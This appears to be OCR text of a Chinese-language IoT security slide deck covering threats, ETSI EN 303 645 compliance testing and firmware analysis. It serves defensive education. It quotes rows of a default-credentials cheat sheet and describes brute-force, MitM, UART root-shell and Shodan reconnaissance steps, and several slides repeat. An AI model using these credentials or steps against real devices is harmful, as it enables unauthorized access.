  - 攻擊者竄改藥物劑量


影響：人身安全威脅、醫療事故

勒索蠕蟲病毒無孔不入　醫療服務停擺時有所聞

醫療物聯網易遭鎖定　機敏資料防護最關鍵

2019-06-21　劉基章

隨著物聯網技術發展，醫療設備逐漸轉向醫療物聯網（IoMT），而掌握大量病患資料的醫療組織勢將成為網路罪犯的攻擊目標。網路攻擊可能導致個人資料外流、病歷數據被竄改、X光機等設備遭駭而無法運作，因此醫療設備和應用的網路安全可說是生死攸關的議題。



source: 網管人

近50萬心律調節器有漏洞，亞培釋出安全更新

亞培旗下的美國老牌醫療器材業者St. Jude Medical所銷售的數款植入型心律調節器及心臟再同步療法節律器被發現有漏洞，讓鄰近駭客可透過無線電波進行攻擊，影響裝置的特定功能，目前亞培已釋出更新。

文/ 林妍溱 | 2017-08-31 發表

source: IThome

竊取個資、竄改給藥資料 衛福部桃園醫院遭中國駭客攻陷

2022/12/07 19:10　記者鄭淑婷／桃園報導

source: 自由時報

物聯網產品真實危害場景


當關鍵基礎設施被入侵 -> 災害可能變成人為

工業 ICS/SCADA 場景


攻擊路徑：

- 工業環境中的感測器、智慧電表等 IoT 裝置
  - 韌體長期未更新
  - 預設帳密未更改
  - 使用無加密的 Modbus/DNP3 協定
  - 無憑證驗證的 MQTT/HTTP 傳輸
- 取得立足點滲透進入 OT 網路
  - 植入木馬程式感染 SCADA
  - 修改 PLC 控制邏輯
- 案例：Stuxnet、Fuxnet

影響：生產中斷・設備損毀・環境災害（如 Stuxnet）



source: 資安人



source: 民視新聞

source: IThome

第一章小節

物聯網產品結構上常因成本考量與便利性優先造成安全風險與危害

製造商成本考量

1. 硬體資源壓縮
2. 省略開發與測試流程
3. 不提供長期維護與更新機制
4. ODM/OEM產品

便利性考量

1. 實現隨時隨地控制
2. 簡易的身分識別
3. 過度追求相容性

結構性架構問題

1. 規模化分散部署
2. 本質即萬物皆聯網
3. 產品多樣碎片化
4. 物理性暴露
5. 生命週期長

source:Internet of Things Security: Threats, Recent Trends, and Mitigation Approaches
source:SYSTEMATIC REVIEW article Risk and threat mitigation techniques in internet of things (IoT) environments: a survey

02 IoT安全檢測指引

檢測標準指引 · 檢測框架 · 檢測案例分享

IoT 設備安全：國際標準、檢測框架與各國法規

國際標準與指引 → 檢測 / 認證規範 → 各國法規

	目的	文件
標準指引	定義安全的IoT產品須具備的條件	• NISTIR 8259 系列(製造商) • NISTIR 8425(消費性IoT) • ISO/IEC 27400/27402(IoT隱私安全/設備基本要求) • ETSI EN 303 645(歐盟) • CNS 16120(攝影機)、CNS 16217（門禁系統）TAICS TS 0014(產業)
檢測認證	• 驗證產品是否符合標準的方法與符合性 • 評估 / 認證機制(於認證實驗室測試)	• 歐盟ETSI TS 103 701 • 新加坡CLS(IoT) • 美國Cyber Trust Mark • 台灣物聯網資安標章
法規政策	規範產品進入市場的資安要求	• 歐盟CRA/RED(強制型) • 英國 PSTI(強制型)

歐盟消費性物聯網資安標準指引與檢測認證

ETSI EN 303 645

13 大安全領域 (Provisions)

涵蓋從「密碼管理」、「軟體更新」到「個人資料保護」等 13 個消費性物聯網設備**最容易面臨威**脅的關鍵面向。

建立製造商在**產品設計初期（Security by Design）**即必須融入的安全防禦架構框架。

68 項細項指標 (Clauses)

將 13 大領域落實為可操作的具體規格，共計包含 **68 個細項條款**，作為檢測與驗證依據。

細項進一步劃分為 **33 項強制性要求**與 **35 項最佳實務建議**。

13	68	33	35
大類網路安全條款 Povisions	細項條款 Provisions in total	強制條款(shall) Mandatory provisions	建議條款(should) Recommendations

歐盟消費性物聯網資安標準指引與檢測認證

ETSI EN 303 645

13 大安全領域 (Provisions)

涵蓋從「密碼管理」、「軟體更新」到「個人資料保護」等 13 個消費性物聯網設備**最容易面臨威**脅的關鍵面向。

建立製造商在**產品設計初期（Security by Design）**即必須融入的安全防禦架構框架。

68 項細項指標 (Clauses)

將 13 大領域落實為可操作的具體規格，共計包含 **68 個細項條款**，作為檢測與驗證依據。

細項進一步劃分為 **33 項強制性要求**與 **35 項最佳實務建議**。

33 / 35

Mandatory vs Recommendations

強制要求與建議事項的差異

33 項強制要求 (Mandatory - "Shall")：
進行合規性（Certification / AoC）檢驗時必須滿足的硬性門檻，**無任何例外豁免空間**。

35 項建議事項 (Recommendations - "Should")：
為**產業最佳安全實務建議**，若因硬體限制無法達成，製造商須進行風險評估與合理說明。

受階層架構規範之產品範例

ETSI EN 303 645

智慧家電與家用網路設備

掃地機器人、智慧冰箱、溫控器、IoT Hub、無線路由器。

家庭防護與門禁

網路攝影機（CCTV）、智慧門鎖、煙霧感測器、嬰兒監視器。

個人穿戴與影音

智慧手錶、健康追蹤器、智慧電視、連網音響。

13 大核心條款總覽 (舉例)

ETSI EN 303 645

編號	安全領域類別 (Provisions)	核心管理重點說明	條款數配比
5.1	無通用預設密碼	禁用出廠統一預設密碼，須為獨特密碼或首登強制變更	2 Mandatory
5.2	漏洞回報管理機制	製造商須公開漏洞回報管道，並制定漏洞協調處置流程	2 Mandatory 1 Rec.
5.3	保持軟體持續更新	安全更新須加密與驗證，且須公開明確的安全支援期限	4 Mandatory 9 Rec.
5.4	安全儲存敏感安全參數	私鑰、密碼及認證 Token 必須安全儲存，防止逆向工程提取	3 Mandatory 1 Rec.
5.5	確保安全的網路通訊	通訊過程需採用密碼學技術加密，確保機密性與完整性	5 Mandatory 3 Rec.
5.6	最小化暴露的攻擊面	關閉未使用的網路port、停用debug介面與不必要的服務	4 Mandatory 5 Rec.
5.7	確保軟體的完整性	開機安全驗證（Secure Boot），防止韌體遭未授權篡改	1 Mandatory 2 Rec.

13 大核心條款總覽 (舉例)

ETSI EN 303 645

編號	安全領域類別 (Provisions)	核心管理重點說明	條款數配比
5.8	確保個人資料之安全	對個人資安數據防護，符合 GDPR 隱私保護設計標準	2 Mandatory 1 Rec.
5.9	系統具備抗斷線韌性	發生網路中斷或電源異常時，系統仍能安全復原或維持運作	2 Mandatory 1 Rec.
5.10	檢視系統遙測數據	收集遙測資料前須取得同意，傳輸過程須獲得充分安全防護	1 Mandatory 1 Rec.
5.11	方便使用者消除個人資料	提供簡單且徹底的「恢復出廠設定」功能，清除所有隱私資料	2 Mandatory 1 Rec.
5.12	簡化裝置安裝與維護	引導使用者正確安裝，並提供清楚的安全建置與防禦指導	1 Mandatory 2 Rec.
5.13	驗證輸入資料安全性	對所有介面輸入之數據進行檢測，防止 SQL/Buffer 注入	1 Mandatory 1 Rec.

MANDATORY BASELINE

33 項強制要求的關鍵 (Shall)

不可抗辯條款

Market Entry Baseline

- 產品進入市場的**最基本標準**。
- 強制規定如「不得使用全系列統一的初始預設密碼」，確保出廠即具備基礎防護能力。

金鑰與憑證防護

Code Security

強制要求敏感安全參數（如 TLS 私鑰、設備 Token）**嚴禁硬編碼 (Hardcoded)** 於軟體原始碼中，防止機密資訊遭反組譯竊取。

漏洞處理與透明度

Vulnerability Policy

製造商必須於公開網站發布 **Vulnerability Disclosure Policy (VDP)**，並明確註明產品資安支援期限與聯絡機制。

驗證測試依據

Third-Party Audit

第三方獨立實驗室（如 DEKRA、TÜV 等）主要針對此 33 項進行**逐項合規測試與發照報告**，為認證合格的關鍵指標。

STRATEGIC VALUE

35 項建議條款的策略 (Should)

強化產品競爭力

Cyber Resilience

規範為 Should，但全面實施此 35 項能**顯著提高產品對抗資安威脅的韌性**。

允許受限設備彈性

Constrained Devices

考量微型感測器運算能力有限，給予部分密碼學演算法**合理的替代方案**，避免因高強度加密導致效能癱瘓。

安全開發生命週期 (SDLC)

Deep Defense

落實深層防護機制，包含防範物理介面調試（**Debug ports 關閉**）、高階防篡改檢測等全生命周期防禦。

合理說明 (Justification)

ICS Statement

若評估後未實施部分建議項，測試時需在 **ICS (Implementation Conformance Statement)** 載明技術原因與替代控制。

GLOBAL MARKET ACCESS

法規轉化與市場准入

歐盟 RED 法案 (Article 3.3)

2025 年起強制實施

- 銷售至歐盟的**無線消費性物聯網設備**強制要求符合網路安全規範
- 評估標準大量參考 **EN 303 645**，成為進入歐盟市場標準。

英國 PSTI 法案

2024 年 4 月已強制實施

核心要求源自 **EN 303 645 前三項關鍵條款**：

- 禁止通用預設密碼
- 強制建置漏洞通報機制
- 明確標示安全更新支援期限。

全球消費性 IoT 資安基線

De Facto Standard

EN 303 645 已確立為全球消費性物聯網資安的**產業標準**，獲得各國市場准入法規高度採納與連結。

多市場產品通行策略

Compliance Synergy

完成 EN 303 645 合規驗證

- 即可同時銷往**歐盟 RED 與英國 PSTI** 兩大市場
- 符合銷售門檻，大幅降低重複驗證成本。

FRAMEWORK OVERVIEW

ETSI TS 103 701 檢測評估架構

標準定位與目的

TS 103 701 為 ETSI 官方發布

- **測試評估指引 (Assessment Specification)**
- 專為**第三方法驗證機構** (CAB) 設計
- 提供標準化之評估步驟與判決基準。

結構化測試範例 (Test Cases)

- 將 EN 303 645 條款轉化為具體的測試邏輯
- 包含**測試前置條件 (Pre-conditions)**
  - **環境、項目、資訊、權限**
- **操作步驟 (Test Steps)**
- **合格判定 (Pass/Fail Criteria)**。

一致性與可重複性

- 確保不同實驗室在進行網絡設備評估時，能獲得**高度一致與客觀之結果**
- 作為歐盟 RED 指令與英國 PSTI 法案之驗證依據。

DUT ARCHITECTURE

待測設備 (DUT) 產品架構與安全評估範疇


針對設備的關鍵元件進行安全測試

硬體/韌體層 (Hardware /Fireware Layer)

- **Wi-Fi 無線模組**：2.4GHz / 5GHz 雙頻段傳輸，負責與區域網路連線。
- MicroSD 儲存卡槽：本地端影音檔案存儲與系統 Logs 紀錄介面。
- UART / JTAG 偵錯接腳：主板內部物理偵錯介面 (TX, RX, GND)。
- Reset 實體按鈕：用於執行恢復出廠預設值 (Hard Reset)。

軟體與服務層 (Software & Services)

- 嵌入式 Linux 系統：運行 BusyBox，提供 RTSP, Web Console, SSH/Telnet 服務。
- 行動 App (iOS / Android)：提供影像即時預覽、設備設定與 OTA 韌體更新。
- 雲端 RTSP 影音串流：提供 P2P與雲端儲存服務 API。



source:https://www.allaboutcircuits.com/uploads/articles/WiFi_Camera_guts_resize.JPG

PROVISION 4.3-1

檢測一：預設密碼管理

- 初次開機檢查：設定全新攝影機，驗證系統是否強制使用者於首次登入時建立強密碼。
- 恢復出廠設定 (Factory Reset)：執行 Hard Reset，確認預設密碼為「每台設備唯一」（如貼於機身之隨機字串）或強制初始化。
- 服務介面字典攻擊：對 SSH / Telnet / Web 控制台進行常用弱密碼字典檔爆破測試。
- 合格判定標準：全機無通用預設密碼，且強制要求設定高強度身份驗證憑證。

IoTPass / DefaultCreds-Cheat-Sheet.csv

Edd13Mora Add files via upload

Preview | Code | Blame 3543 lines (3543 loc) · 94.4 KB

Search this file

	productvendor	username	password;
2	3COM	admin	1234admin;
3	3COM	admin	admin;
4	3COM	Admin	Admin;
5	3COM	admin	<blank>;
6	3COM	admin	comcomcom;
7	3COM	Administrator	admin;
8	3COM	Administrator	<blank>;
9	3COM	admin	password;
10	3COM	admin	synnet;

https://github.com/Edd13Mora/IoTPass

PROVISION 4.3-7


檢測二：通訊加密保護

- 中間人攻擊 (MitM) 與封包分析：使用 Wireshark 擷取攝影機、App 與雲端伺服器間之影音串流與控制封包。
- TLS 協定強度檢查：確認 RTSP/HTTP 已升級為 RTSPS/HTTPS，且 TLS 版本限制為 >= 1.2 並採用安全加密套件。
- 憑證驗證與阻擋：透過 Burp Suite 自簽憑證代理攔截，驗證攝影機是否會嚴格拒絕未授權連線。

PROVISION 4.3-7

檢測三：實體介面與除錯埠保護

- 拆解與接腳定位：拆解攝影機外殼，使用萬用表探針定位主板上 UART/JTAG 接腳 (TX, RX, GND)。
- Serial 連線與 Log 分析：透過 TTL-to-USB 連接電腦，監聽開機引導過程 (Bootloader Log)。
- Root Shell 存取測試：嘗試中斷 Bootloader 或檢查終端是否直接提供無密碼 Root 權限。
- 判定標準：出廠時 Debug 介面須停用/實體關閉，或存取時必須通過高強度身份驗證。



PROVISION 4.3-4 & 4.3-5

檢測四：漏洞通報與軟體維護

VDP 透明度審查

審查製造商公開網站是否具備 **Vulnerability Disclosure Policy (VDP)**，並提供清晰的漏洞通報管道與 PGP 金鑰。

SBOM 漏洞檢測

剖析韌體組件 (OpenSSL, BusyBox, libcurl)，比對 CVE 漏洞資料庫，確認無未修補之**高風險既有漏洞**。

支援期限公告

檢查產品包裝、說明書或官網是否明確標示**資安安全更新支援期限 (End of Security Support)**。

ASSESSMENT MATRIX

網路攝影機檢測結果總結表

檢測項目	對應 EN 303 645 條款	測試方法 (TS 103 701)	合格判定基準 (Pass Criteria)	評估結果
預設密碼管理	Provision 4.3-1 (Shall)	初次開機檢查 / 弱密碼爆破	無通用預設密碼，強制設定強密碼	PASS
通訊加密保護	Provision 4.3-3 (Shall)	Wireshark 封包側錄 / Burp MitM	採用 TLS 1.2+，拒絕未授權憑證	PASS
軟體更新安全	Provision 4.3-2 (Shall)	韌體篡改測試 / 版本降級測試	強制的數位簽章驗證與降級阻擋	PASS
實體介面防護	Provision 4.3-7 (Shall)	UART / JTAG 探針監聽與 Shell 存取	Debug 介面關閉或須通過身份驗證	PASS
個人資料抹除	Provision 4.3-12 (Shall)	Hard Reset 後 Flash 鑑識提取查看	敏感個人資料與憑證完全刪除	PASS

第二章小節

物聯網產品檢測認證與實際落差

標準與認證的本質限制

1. 認證與標準為最低基本要求
2. 標準用語的解釋權
3. 測試方法以該念性測試的灰箱為主
4. 通過標準!=產品無漏洞

產品生命週期與威脅動態演進

1. 認證為當下非長期
2. 韌體更新機制
3. 舊設備與缺乏維護

實務落地、人為因素與生態系統缺口

1. 物理環境與實驗室環境的落差
2. 使用者環境因素
3. 消費者過度自信
4. 供應鏈與第三方元件

source: NIST SP 800-53 Rev. 5 & NIST IR 8259A

source:SYSTEMATIC REVIEW article Risk and threat mitigation techniques in internet of things (IoT) environments: a survey

03 IOT 韌體分析

取得 · 解.bin · 靜態分析 ·逆向工程·動態分析

OWASP FSTM 檢測框架

Firmware Security Testing Methodology 由 OWASP IoT Project 提出

情資與取得

- **Information Gathering 資訊蒐集**
- **Obtaining Firmware 取得韌體**

靜態分析

- **Analyzing Firmware 韌體分析**
- **Extracting Filesystem 提取檔案系統**
- **Analyzing Filesystem Content**
  檔案系統內容分析

動態分析與攻擊驗證

- **Emulating Firmware 韌體模擬**
- **Dynamic Analysis 動態分析**
- **Runtime Analysis 執行階段分析**
- **Exploitation 攻擊驗證**

01 情蒐

02 取得韌體

03 韌體分析

04 提取檔案系統

05 內容分析

06 模擬

07 動態分析

08 執行期分析

09 攻擊驗證

Information Gathering 資訊蒐集

目的


蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。


常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼





Information Gathering 資訊蒐集

目的

蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。

常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼

Information Gathering 資訊蒐集

目的


蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。


常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼





Information Gathering 資訊蒐集

目的


蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。

常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼



Information Gathering 資訊蒐集

目的

